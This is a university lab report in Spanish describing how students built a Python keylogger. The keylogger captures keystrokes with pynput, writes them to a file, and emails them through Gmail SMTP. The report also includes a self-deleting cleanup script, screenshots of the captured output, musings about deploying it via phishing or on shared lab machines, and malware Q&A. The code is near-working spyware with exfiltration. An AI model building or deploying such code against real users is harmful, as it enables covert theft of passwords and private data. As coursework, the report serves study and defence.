



UNIVERSIDAD NACIONAL AUTÓNOMA
DE MÉXICO
FACULTAD DE CIENCIAS
CRIPTOGRAFÍA Y SEGURIDAD



Practica 4:

Malware:

KeyLogger

Prof. José de Jesús Galaviz Casas

Ayud. Alejandro Tadeo Meza Ferat

Ayud. María Ximena Lezama Hernández

Alumno: Juan Manuel Lucio Rangel

Alumno: Cruz Zuñiga Karen Giselle

Alumno: Morales Torres Josué Eduardo

Alumno: Oscar Emilio Caballero Jiménez

Indice

1	Recopilación	3
2	Método de creación y explotación	3
3	Post-explotación	6
4	Imagina:	9
5	Preguntas	10
6	Referencias	13

1 Recopilación

- **¿Qué es lo que se quiere lograr?**

Queremos crear un Malware del tipo Keylogger para comprender su funcionamiento, entender como es el desarrollo de estos malwares para familiarizarnos y finalmente saber como pueden detectarse y prevenirse en base a esto.

- **¿Qué información es necesaria para ello?**

- Python.
- bashKeyboard.
- Pyxhook.
- Yagmail.
- Keybinder.
- smtplib.

- **¿Con qué herramientas contamos?**

Conocimientos acerca del desarrollo de software asi como tambien sobre la programacion orientada a objetos.

2 Método de creación y explotación

El malware, en este caso un keylogger, se ha creado utilizando el lenguaje de programación Python y las siguientes bibliotecas:

Importación de módulos

```
1  import subprocess
2  from pynput import keyboard
3  import logging
4  import smtplib
5  from email.mime.text import MIMEText
6  from email.mime.multipart import MIMEMultipart
7  import os
```

- **subprocess**: Módulo que permite ejecutar comandos del sistema operativo (no se utiliza en este código).
- **pynput**: Biblioteca de Python que permite controlar y monitorear dispositivos de entrada como el teclado y el mouse.
- **logging**: Módulo que permite registrar mensajes de depuración, advertencias y errores.
- **smtplib**: Módulo que permite enviar correos electrónicos utilizando el protocolo SMTP.
- **email.mime.text** y **email.mime.multipart**: Módulos que permiten crear mensajes de correo electrónico en formato MIME.
- **os**: Módulo que proporciona una forma portátil de usar funcionalidades dependientes del sistema operativo.

Inicialización de variables

```
9 destino = 'Output.txt'
10 keys_presionados = []
11 listener = None
12 enviar_email = None
13 guardar_archivo = None
```

- **destino**: Ruta del archivo donde se guardarán las teclas presionadas.
- **keys_presionados**: Lista que almacenará las teclas presionadas.
- **listener**: Objeto que monitoreará las pulsaciones de teclas (inicializado más adelante).
- **enviar_email** y **guardar_archivo**: Variables que almacenarán las opciones seleccionadas por el usuario (inicializadas más adelante).

```
9 destino = 'Output.txt'
10 keys_presionados = []
11 listener = None
12 enviar_email = None
13 guardar_archivo = None
```

Esta función se ejecuta cada vez que se presiona una tecla. Intenta agregar el carácter presionado a la lista **keys_presionados**. Si la tecla no tiene un carácter asociado (por ejemplo, las teclas especiales como "Ctrl", "Alt", etc.), se agrega una representación de la tecla especial a la lista.

Función guardar_txt()

```
51 def guardar_txt():
52     if len(keys_presionados) >= 50:
53         if not os.path.exists(destino):
54             with open(destino, 'w'):
55                 with open(destino, 'a') as archivo_texto:
56                     archivo_texto.write(''.join(keys_presionados))
57         print(f"Registro guardado en {destino}")
58
```

Esta función se encarga de guardar las teclas presionadas en un archivo de texto (**destino**). Si la longitud de la lista **keys_presionados** es mayor o igual a 50, se crea el archivo si no existe y se escriben las teclas presionadas en él. Se utiliza el modo 'a' para agregar al final del archivo sin sobrescribir su contenido.

```

77 def menu():
78     global listener, enviar_email, guardar_archivo
79
80     listener = keyboard.Listener(on_press=callback)
81     listener.start()
82
83     enviar_email = input("¿Deseas enviar los registros por email? (yes/y/no/n): ").lower()
84     guardar_archivo = input("¿Deseas guardar los registros en texto plano? (yes/y/no/n): ").lower()
85
86     while True:
87         if len(keys_presionados) >= 50:
88             if enviar_email in ['yes', 'y']:
89                 enviar_correo()
90
91             if guardar_archivo in ['yes', 'y']:
92                 guardar_txt()
93
94             keys_presionados.clear() # Limpiar la lista después de enviar o guardar el archivo
95
96             if enviar_email in ['exit', 'no', 'n'] and guardar_archivo in ['exit', 'no', 'n']:
97                 print("Saliendo del programa...")
98                 listener.stop()
99                 break
100
101     menu()

```

Función enviar_correo()

```

59 def enviar_correo():
60     if len(keys_presionados) >= 50:
61         sender_email = 'itzelmor02@ciencias.unam.mx'
62         receiver_email = ['josuemt02@ciencias.unam.mx', 'giselle_cruz@ciencias.unam.mx']
63         password = ''
64
65         message = MIMEMultipart()
66         message['From'] = sender_email
67         message['To'] = ', '.join(receiver_email)
68         message['Subject'] = 'Keys Pressed'
69         message.attach(MIMEText('\n'.join(keys_presionados), 'plain'))
70
71         with smtplib.SMTP_SSL('smtp.gmail.com', 465) as smtp:
72             smtp.login(sender_email, password)
73             smtp.send_message(message)
74             print("Correo enviado correctamente.")
75

```

Esta función se encarga de enviar las teclas presionadas por correo electrónico. Si la longitud de la lista **keys_presionados** es mayor o igual a 50, se crea un objeto **MIMEMultipart** que representa el correo electrónico. Se configuran los campos "From", "To" y "Subject", y se agrega el contenido de **keys_presionados** como el cuerpo del mensaje. Luego, se utiliza **smtplib** para iniciar sesión en un servidor SMTP (en este caso, Gmail) y enviar el mensaje, para ello usamos esta cuenta de correo ya que era necesario habilitar la opción **Acceso de aplicaciones menos seguras** y en las nuevas cuentas esta opción ya no aparece.

Función menu()

Esta función es el punto de entrada del programa. Primero, se inicializa el objeto **listener** utilizando **pynput.keyboard.Listener** y se le asigna la función **callback** para que se ejecute cada vez que se presiona una tecla. Luego, se solicita al usuario si desea enviar los registros por correo electrónico y/o guardarlos en un archivo de texto.

Dentro del bucle **while**, se verifica si la longitud de la lista **keys_presionados** es mayor o igual a 50. Si es así, se llama a la función **enviar_correo()** si el usuario seleccionó la opción de enviar correo electrónico, y se llama a la función **guardar_txt()** si el usuario seleccionó la opción de guardar en un

archivo de texto. Después de realizar estas acciones, se limpia la lista **keys_presionados**. Si el usuario ingresa 'no' o 'n' en ambas opciones, se detiene el listener y se sale del programa.

El proceso de creación del malware se puede dividir en los siguientes pasos:


Desarrollo del keylogger: Se escribió el código Python utilizando la biblioteca Pynput para capturar las pulsaciones de teclas y la información asociada.

Funcionalidad de salida: Se implementó una función para enviar la información recopilada por correo electrónico, guardarla en un archivo de texto o ambas.

Menú de opciones: Se creó un menú interactivo que permite al usuario elegir si desea enviar los registros por correo electrónico, guardarlos en un archivo de texto o ambos

3 Post-explotación

El keylogger implementado ha recopilado las pulsaciones de teclas realizadas durante su ejecución. Este registro de pulsaciones, almacenado en el archivo de salida "Output.txt".



The screenshot shows a terminal window with a file explorer on the left. The file explorer shows a directory named 'PRACTICA04' containing files 'borrar_practica.sh', 'Output.txt', and 'practica4.py'. The terminal window shows the command `$ /bin/python /home/kali/Documents/Cripto/Practica04/practica4.py` being executed. The output of the script is as follows:

```
(kali@kali)-[~/Documents/Cripto/Practica04]
$ /bin/python /home/kali/Documents/Cripto/Practica04/practica4.py
¿Deseas enviar los registros por email? (yes/y/no/n): n
¿Deseas guardar los registros en texto plano? (yes/y/no/n): y
Registro guardado en Output.txt
```

este output es con las siguientes opciones:

¿Deseas enviar los registros por email? (yes/y/no/n): n

¿Deseas guardar los registros en texto plano? (yes/y/no/n): y

guarda los datos obtenidos cada 50 teclas

```

itzelmor02@ciencias.unam.mx
para carmelolucio312, josuemt02, giselle_cruz ▼

y
[Enter]
n
[Enter]
p
r
u
e
n
a
[Backspace]
[Backspace]
b
a
[Space]
p
a
r
a
[Space]
e
n
v
i
a

```

The image shows a code editor with a file named `practica4.py` open. The script defines a `menu()` function that uses a `keyboard.Listener` to capture key presses. It prompts the user to send records via email (y/n) and save records in plain text (y/n). When the user presses 'y' for email, it sends an email to 'carmelolucio312, josuemt02, giselle_cruz' with the subject 'Keys Pressed' and the body of the pressed keys. The terminal window shows the script being run, the user inputting 'y' and 'n', and the successful email being sent.

```

65
66     message = MIMEMultipart()
67     message['From'] = sender_email
68     message['To'] = ', '.join(receiver_email)
69     message['Subject'] = 'Keys Pressed'
70     message.attach(MIMEText('\n'.join(keys_presionados), 'plain'))
71
72     with smtplib.SMTP_SSL('smtp.gmail.com', 465) as smtp:
73         smtp.login(sender_email, password)
74         smtp.send_message(message)
75     print("Correo enviado correctamente.")
76
77
78 def menu():
79     global listener, enviar_email, guardar_archivo
80
81     listener = keyboard.Listener(on_press=callback)
82     listener.start()
83
84     enviar_email = input("¿Deseas enviar los registros por email? (yes/y/no/n): ").lower()
85     guardar_archivo = input("¿Deseas guardar los registros en texto plano? (yes/y/no/n): ").lower()
86
87     while True:
88         if len(keys_presionados) >= 50:

```

```

(kali@kali) - [~/Documents/Cripto/Practica04]
$ /bin/python /home/kali/Documents/Cripto/Practica04/practica4.py
¿Deseas enviar los registros por email? (yes/y/no/n): y
¿Deseas guardar los registros en texto plano? (yes/y/no/n): n
prueba para enviar solo correo a josue, gis y Correo enviado correctamente.


```

Estas imagenes son de como se manda el correo a travez de una cuanta prestada, y como se ve en la terminal lo escrito y el mensaje que se ha enviado correctamente.

las opciones seleccionadas fueron las siguientes:

¿Deseas enviar los registros por email? (yes/y/no/n): y

¿Deseas guardar los registros en texto plano? (yes/y/no/n): n



```
Output.txt
1 Se[Space]debe[Space]enviar[Space]y[Space]crear[Space]el[Space]c[Backspace][Backspace][Ba

PRACTICA04
$ borrar_practica.sh
Output.txt
practica4.py 2

PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL PORTS Python + - [ ] [ ] ...

(kali@kali)-[~/Documents/Cripto/Practica04]
$ /bin/python /home/kali/Documents/Cripto/Practica04/practica4.py
¿Deseas enviar los registros por email? (yes/y/no/n): y
¿Deseas guardar los registros en texto plano? (yes/y/no/n): y
Se debe enviar el correo y crearCorreo enviado correctamente.
Registro guardado en Output.txt
█


OUTLINE
TIMELINE
```

Así se ve la terminal a la hora de seleccionar las siguientes opciones:

¿Deseas enviar los registros por email? (yes/y/no/n): y

¿Deseas guardar los registros en texto plano? (yes/y/no/n): y

Como se observa crea el archivo Output.txt, después de haber mandado el correo.



```
EXPLORER ... practica4.py 2 Output.txt $ borrar_practica.sh X

PRACTICA04
$ borrar_practica.sh
1 !/bin/bash
2
3 # Eliminar la práctica y todo rastro del pr
4
5 rm -rf Output.txt
6 rm -rf practica4.py
7 rm -rf borrar_practica.sh
8

PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL PORTS

• $ chmod +x borrar_practica.sh
• (kali@kali)-[~/Documents/Cripto/Practica04]
$ ./borrar_practica.sh
./borrar_practica.sh: 1: !/bin/bash: not found
• (kali@kali)-[~/Documents/Cripto/Practica04]
$ █

OUTLINE
TIMELINE
```

A la hora de darle permisos al archivo **borrar_practica.sh** y ejecutarla se eliminan todos los archivos incluidos el mismo, como se observa en la imagen ya no existen.

Con lo anterior podemos ver el funcionamiento de un keylogger y como estos pueden robarnos informacion, por lo cual es importante que sepamos como prevenir este tipo de malware.

Algunas de las medidas que podemos implementar en el caso de nuestras cuentas es habilitar la opcion de verificacion de 2 factores, ya que de esta forma nuestra cuenta estara protegida aun si obtienen la contraseña y si intentan acceder se nos notificara.

Ademas de eso es importante el uso de un antivirus de buena reputacion que se mantenga actualizado, asi como otras medidas como evitar abrir o descargar archivos de fuentes desconocidas y el uso de contraseñas seguras y unicas.

4 Imagina:

Los Keylogger son un tipo de aplicacion llamativo e interesante, ya que puedes obtener bastante informacion con estos, ademas de que no necesariamente son maliciosos, ya que esto depende del tipo de uso que se le quiera dar.

Algo que podriamos hacer con el seria utilizarlo junto al pishing para asi enviarlo a otras personas e infectar sus equipos, de esta forma podriamos obtener informacion de esas personas, no obstante este no es la unica forma en como podriamos usarlo.

Podriamos acceder a un lugar especifico con varias computadoras conjuntas, como lo podria ser un cafe internet, un laboratorio de computo o una megasala de computo, e infectar algunos equipos nosotros mismos, por lo que cuando otra persona utilice ese equipo entonces podriamos llegar a obtener su informacion como lo podrian ser sus redes sociales, su correo e incluso sus trabajos.

Consideramos que un Keylogger creado con intenciones maliciosas podria llegar a ser bastante perjudicial ya que se podria obtener bastante informacion con este, la cual podria ser utilizada posteriormente para su divulgacion, venta o incluso para extorsion. Por lo cual pensamos que lo que hicimos puede llegar a tener fuertes repercusiones.

5 Preguntas

1. Menciona 4 tipos de malware y explica su funcionamiento.

Tipos de Malware y su Funcionamiento

- **Virus:** Los virus se adjuntan a código limpio y esperan a que un usuario o proceso automatizado los ejecute, propagándose rápidamente y causando daños a los sistemas.
- **Gusanos:** Se replican sin necesidad de un programa anfitrión y se propagan a través de redes, infectando múltiples dispositivos.
- **Spyware:** Diseñado para espiar las actividades del usuario, recopilando información sin su conocimiento, como contraseñas o datos sensibles.
- **Trojanos:** Se ocultan en software legítimo para crear puertas traseras que facilitan el acceso a otros tipos de malware.

2. ¿Cómo funciona el malware llamado Pegasus?

Pegasus es un sofisticado malware o spyware desarrollado por la empresa israelí NSO Group que permite espiar dispositivos móviles de forma remota. Su funcionamiento se basa en los siguientes puntos clave:

- Aprovecha vulnerabilidades de día cero en los sistemas operativos para infectar el dispositivo sin que el usuario tenga que hacer nada, en lo que se conoce como *ataque de cero clic*.
- Anteriormente usaba técnicas de *phishing* para engañar al usuario.
- Una vez instalado de forma invisible, Pegasus puede acceder a prácticamente toda la información del dispositivo infectado, incluyendo mensajes, llamadas, fotos, ubicación, etc.
- También puede activar remotamente el micrófono y cámara para vigilancia en tiempo real.
- Está diseñado para ser indetectable y autodestruirse si no logra su objetivo en un tiempo determinado, sin dejar rastros.
- Pegasus se propaga a través de llamadas perdidas o notificaciones de WhatsApp que no quedan registradas. Basta con que el usuario reciba la llamada o mensaje para que el malware se instale.
- Es utilizado principalmente por gobiernos y servicios de inteligencia de unos 45 países, supuestamente para combatir el crimen y el terrorismo, aunque también se ha usado para espiar a disidentes, periodistas y líderes políticos.

3. ¿Cuál fue el alcance del virus WannaCry?

El virus WannaCry, un *ransomware* descubierto en mayo de 2017, tuvo un alcance significativo a nivel mundial, afectando a una amplia gama de organizaciones y países. Algunos puntos clave sobre el alcance de WannaCry incluyen:

- Infectó más de 200,000 ordenadores en más de 150 países, incluyendo organizaciones como FedEx, Honda, Nissan y el Servicio Nacional de Salud del Reino Unido (NHS).
- Provocó un caos inmediato, especialmente en hospitales y organizaciones sanitarias, afectando el cuidado de los pacientes e incluso cirugías y operaciones esenciales.
- Se propagó a una velocidad alarmante, infectando 10,000 equipos cada hora y manteniendo esta velocidad hasta que fue detenido cuatro días después del inicio del ataque.

- Afectó principalmente a países como Rusia, China, Ucrania, Taiwán, India y Brasil, con la mayoría de los incidentes concentrados en estos lugares.
- El virus WannaCry se destacó por ser uno de los primeros ciberataques en los que un *ransomware* destructivo aprovechó vulnerabilidades en las redes para infectar ordenadores a gran escala.

4. ¿Cuál sería las consecuencias si un malware con el mismo alcance del de Morris nos infectara hoy en día?

Si un malware con el mismo alcance del gusano Morris nos infectara hoy en día, las consecuencias serían catastróficas. El gusano Morris, lanzado en 1988, infectó a 6,000 de los 60,000 servidores conectados a ARPANET, lo que representaba el 10% de la red en ese momento. Aunque fue creado sin intención maliciosa, su propagación rápida y su capacidad para ralentizar los sistemas causaron un gran impacto en la red.

En la actualidad, con la cantidad de dispositivos conectados a Internet y la dependencia de las empresas y la sociedad en general de la tecnología, el daño económico y social sería mucho más significativo. La propagación de un malware similar podría:

- Infectar a millones de dispositivos, incluyendo ordenadores personales, servidores, dispositivos móviles y sistemas embebidos, lo que podría llevar a una parálisis completa de la red.
- Causar pérdidas económicas masivas, estimadas en miles de millones de dólares, debido a la interrupción de operaciones, la pérdida de datos y el costo de la recuperación.
- Poner en riesgo la seguridad nacional y la estabilidad global, ya que muchos sistemas críticos, como la infraestructura de defensa, los servicios de emergencia y los sistemas de salud, dependen de la tecnología y podrían verse afectados.
- Generar un caos generalizado, con la interrupción de servicios esenciales, como el suministro de energía, el transporte y las comunicaciones, lo que podría afectar a la vida cotidiana de la población.
- Revelar la vulnerabilidad de la seguridad informática, lo que podría llevar a una pérdida de confianza en las instituciones y los sistemas de seguridad, y a una mayor conciencia sobre la necesidad de mejorar la seguridad en línea.

5. ¿Cómo previenes el malware?

Para prevenir infecciones por malware, es crucial tomar las siguientes medidas:

- Mantener actualizado tu sistema operativo y aplicaciones con los últimos parches de seguridad, ya que estos corrigen vulnerabilidades que los atacantes podrían explotar.
- Usar un antivirus o solución de seguridad confiable que detecte y bloquee amenazas en tiempo real. Los mejores paquetes utilizan análisis heurísticos avanzados para identificar y eliminar spyware y otros tipos de malware.
- Ser precavido con enlaces y archivos adjuntos, especialmente de remitentes desconocidos o sospechosos. Evitar hacer clic en ventanas emergentes o banners publicitarios dudosos.
- Hacer copias de seguridad regulares de tus datos importantes en un dispositivo externo o en la nube. Esto minimizará el impacto si sufres una pérdida de datos por malware.
- Informarme sobre ciberseguridad y las tácticas de ingeniería social utilizadas por los atacantes, como *phishing* y *malvertising*. tener cautela al navegar por internet y descargar aplicaciones.

- Instalar solo aplicaciones móviles descargadas de tiendas oficiales como Google Play o App Store.

Estar preparado con sólidas medidas de ciberseguridad y concienciación es clave para mitigar el impacto de un ataque de malware. Mantén tus sistemas actualizados, usa protección antimalware, haz copias de seguridad y educa a los usuarios para prevenir infecciones.

6. Investiga sobre CovidLock. ¿Cómo funciona? ¿Cuál fue su alcance?

CovidLock es un ransomware diseñado para dispositivos Android, este se hace pasar por una herramienta útil para rastrear las estadísticas de Covid-19 a nivel mundial mientras cifra los dispositivos de los usuarios y exige un rescate por el acceso. Esta aplicación maliciosa no sólo engaña a los usuarios proporcionándoles información sobre la pandemia, sino que también uso técnicas para alterar la pantalla de bloqueo y denegar el acceso al dispositivo infectado, exigiendo un pago para recuperar el control. [3][4]

CovidLock va más allá del simple cifrado de datos, ya que nos muestra la necesidad de mejorar las medidas de ciberseguridad y concienciar a los usuarios para combatir amenazas tan sofisticadas de manera efectiva.[3][4]

7. Menciona un caso donde un keylogger fuera usado lícitamente, no mencionado previamente.

Refog es un Keylogger el cual puede ser adquirido por padres para el monitoreo de los hijos cuando utilizan la computadora o también por empresas que buscan una forma de controlar el rendimiento de sus empleados, este software es "legal" y puede ser adquirido por medio de una suscripción sin embargo su uso es monitoreado. [12]

8. Menciona un caso donde un keylogger creó conmoción por culpa de ciberdelincuentes, no mencionado previamente.

Zachary Shames, un estudiante universitario de 21 años, desarrolló un software keylogger malicioso que luego comercializó para que sus clientes pudieran robar información sensible como contraseñas y credenciales bancarias. Logró venderlo a 3 mil personas que lo usaron para infectar más de 16.000 computadoras. Como consecuencia, fue sentenciado a 10 años en prisión. [22]

9. ¿Crees que es ético el uso de keylogger en el hogar? (Espionando hijos, hermanos, padres o parejas)

La parte ética viene de en qué sentido se usaría un Keylogger, si solo es para mantener la seguridad del hogar, no lo vemos como algo malo, ahora bien si es más como de forma tóxica, ahí entraría en otro caso de ética, es decir, si un keylogger es usado para tener seguro el hogar, creemos que está bien, de lo contrario, no lo está.

10. ¿Crees ético el uso de keylogger en cualquier espacio, ya sea lícito o ilícitamente?

La misma respuesta de arriba, con el pequeño detalle de que el público puede llegar a ser muy sensible en este tema, ya que entra el que tanto es ético saber de la gente que no conoces, depende del público, no es ético espiar a los demás, pero para propósitos mayores y mejores a lo mejor se puede dejar pasar.

6 Referencias

Riferimenti bibliografici

- [1] Argentina gob, ¿Qué es un keylogger?, Marzo del 2024. <https://www.argentina.gob.ar/justicia/convosenlaweb/situaciones/que-es-un-keylogger>
- [2] .
- [3] Gobierno Electronico Ecuador, AMENAZA APLICACIÓN MALICIOSA «COVIDLOCK». <https://www.gobiernoelectronico.gob.ec/amenaza-aplicacion-maliciosa-covidlock/#:~:text=Esta%20App%20ofrece%20a%20los,im%C3%A1genes%20de%20mapa%20de%20calor.>
- [4] Jorge Sanz Fernández, CovidLock, la 'app' de Android que promete información sobre el coronavirus y que secuestra tu teléfono, 16 Marzo de 2020. https://www.lasexta.com/tecnologia-tecnoplora/apps/covidlock-app-android-que-promete-informacion-coronavirus-que-secuestra-telefono_202003165e6f9e5677b6810001ac1a7b.html#:~:text=En%20esencia%2C%20%22CovidLock%20utiliza%20t%C3%A9cnicas,en%20el%20ransomware%20de%20Android%22.
- [5] .
- [6] Handling the keyboard — pynput 1.7.6 documentation. (s/f). Readthedocs.Io. Recuperado el 15 de mayo de 2024, de <https://pynput.readthedocs.io/en/latest/keyboard.html>
- [7] Built-in functions. (s/f). Python Documentation. Recuperado el 15 de mayo de 2024, de <https://docs.python.org/3/library/functions.html>
- [8] email.mime: Creating email and MIME objects from scratch. (s/f). Python Documentation. Recuperado el 15 de mayo de 2024, de <https://docs.python.org/3/library/email.mime.html>
- [9] os.path — Common pathname manipulations. (s/f). Python Documentation. Recuperado el 15 de mayo de 2024, de <https://docs.python.org/3/library/os.path.html>
- [10] pynput Package Documentation — pynput 1.7.6 documentation. (s/f). Readthedocs.Io. Recuperado el 15 de mayo de 2024, de <https://pynput.readthedocs.io/en/latest/>
- [11] smtplib — SMTP protocol client. (s/f). Python Documentation. Recuperado el 15 de mayo de 2024, de <https://docs.python.org/3/library/smtplib.html>
- [12] Refog, El software de keylogger más reciente para Windows y macOS. <https://www.refog.com/es/>
- [13] Bits, C. [@ContandoBits]. (2020, octubre 15). Aprende cómo CREAR un KEYLOGGER con PYTHON [Lo envía por CORREO] (Fines Educativos). Youtube. Recuperado el 15 de mayo de 2024, de https://www.youtube.com/watch?v=t60bB_wzA80
- [14] BBVA. (2024). BBVA ESPAÑA. <https://www.bbva.es/finanzas-vistazo/ciberseguridad/ataques-informaticos/tipos-de-malware-y-como-puedes-eliminarlos.html>
- [15] Chavez, J. J. S. (2022, diciembre 7). ¿Qué es un malware? Tipos y cómo funcionan. Deltaprotect.com; Delta Protect. <https://www.deltaprotect.com/blog/tipos-de-malware>

- [16] Garcia, D. (2022, mayo 12). *Malware: Definición, Tipos Y Cómo Evitarlo - Bidaidea: Líderes En Ciberseguridad Inteligencia*. Bidaidea: líderes en Ciberseguridad Inteligencia. <https://ciberseguridadbidaidea.com/malware-que-es-y-sus-diferentes-tipos/>
- [17] *¿Qué es y cómo funciona Pegasus?* (s/f). Ui1.es. Recuperado el 15 de mayo de 2024, de <https://www.ui1.es/blog-ui1/pegasus-que-es-y-como funciona-este-software-espia>
- [18] Sánchez, L. O. (2022, septiembre 13). *¿Qué es Pegasus y cómo funciona? Casos en España*. NordVPN. <https://nordvpn.com/es/blog/que-es-pegasus-y-como funciona/>
- [19] (s/f-b). *Cloudflare.com*. Recuperado el 14 de mayo de 2024, de <https://www.cloudflare.com/es-es/learning/security/ransomware/wannacry-ransomware/>
- [20] Latto, N. (2020, febrero 27). *¿Qué es WannaCry? ¿Qué es WannaCry?*; Avast. <https://www.avast.com/es-es/c-wannacry>
- [21] GReAT. (2015, marzo 26). *Daños Causados por el Malware*. Kaspersky. <https://encyclopedia.kaspersky.es/knowledge/damage-caused-by-malware/>
- [22] Sabrina Pagnotta, *Un estudiante irá preso por vender un keylogger que infectó a 16.000 personas, 16 Enero de 2017*. <https://www.welivesecurity.com/la-es/2017/01/16/preso-crear-vender-un-keylogger/>
- [23] .
- [24] .
- [25] .
- [26] .
- [27] .